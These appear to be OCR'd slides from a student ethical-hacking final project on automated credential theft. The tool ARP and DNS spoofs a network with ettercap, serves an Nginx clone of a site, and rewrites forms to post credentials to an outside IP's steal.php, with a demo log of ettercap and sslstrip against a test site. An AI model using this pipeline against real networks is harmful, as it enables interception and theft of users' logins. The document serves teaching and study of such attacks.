
Automated Credential Theft




William Hua, Matthew Xavier, Tarik Ozkaya, Maximilian Roquemore


Motivation

Motivation (real)

- To provide an **easy to use** proof of concept tool to ARP spoof a client machine and create a realistic website clone to avoid detection.
- Ettercap is tricky and hosting is complicated, our tool is a nice alternative



Basic Overview



What is ARP Spoofing (Overview)

- Project revolves around ARP Spoofing
- ARP spoofing attempts to confuse all computers on the network
- Make all the computers believe you are the router
- The computers send all their packets to you

What is ARP Spoofing (Part 2)

- If the user’s computer believes you are the router, you can send data to the user
- This is how we tell the user they are on the correct website when they are not

Step 1: Clone Site

- We use wget to clone the target site
  - Attempted with HTTrack
- Have to make sure clone all web pages + files
-

$ wget

Step 2: Hosting Cloned Site


- Modify all forms downloaded to submit to our server
- We use Nginx to create a local server
- We modify the Nginx configuration files so that our server is based on wget files

Step 3: Use Ettercap to Redirect User

- The script runs the ettercap program using the subprocess python3 module.
- Ettercap is instructed to run arp spoofing and use the dns_spoof plugin to redirect packets to the attacker's machine.
- During program execution, the various DNS spoofs can be seen when victims are redirected.

Step 4: Steal Credentials (PHP/ SQL)

- Redirect forms to our server



Step 4: Steal Credentials (PHP/ SQL)

- Redirect forms to our server

```
<form id="form1" method="post" action="http://107.170.206.166/steal.php">
```

Step 4: Steal Credentials (PHP/ SQL)

- Redirect forms to our server
- Iterate through all the submitted variables and store them

Step 4: Steal Credentials (PHP/ SQL)

- Redirect forms to our server
- Iterate through all the submitted variables and store them

```
foreach($_POST as $key => $value)
```

Step 4: Steal Credentials (PHP/ SQL)

- Redirect forms to our server
- Iterate through all the submitted variables and store them
- Pwned!!!

CS 378 ETHICAL HACKING - FINAL PROJECT

Stolen Credentials

Demo

```
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team


sslstrip 0.9 by Moxie Marlinspike running...
Listening on:
 wlan0 -> 00:24:D7:E0:BD:54
          10.202.208.201/255.255.255.0
          fe80::224:d7ff:fee0:bd54/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 6553...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

14 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...

dns_spoof: A [www.webscantest.com] spoofed to [10.202.208.201]
--2016-11-28 22:09:02--  https://gist.githubusercontent.com/mxavier6/3d37de2b8a64c202c2077f5e636253ac/raw/4c5b3932d94a5d14f537201dc22f8fb5f1847dad/nginx.conf
Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 151.101.48.133
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|151.101.48.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2824 (2.8K) [text/plain]
Saving to: ‘nginx.conf’

100%[=============================================================================================================================================>] 2,824       --.-K/s   in 0s

2016-11-28 22:09:02 (36.1 MB/s) - ‘nginx.conf’ saved [2824/2824]

Make sure ports 80 and 6666 are open in the firewall.

WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Mon, 28 Nov 2016 22:09:02 by HTTrack Website Copier/3.48-19 [XR&CO'2014]
mirroring www.webscantest.com with the wizard help..
Done.21: www.webscantest.com/xmldb/search_by_name.php?index=Waffles&action=addtocart&id=1002 (1760 bytes) - OK
Thanks for using HTTrack!
```

Questions

Done

Automated Credential Theft

William Hua, Matthew Xavier, Tarik Ozkaya, Maximilian Roquemore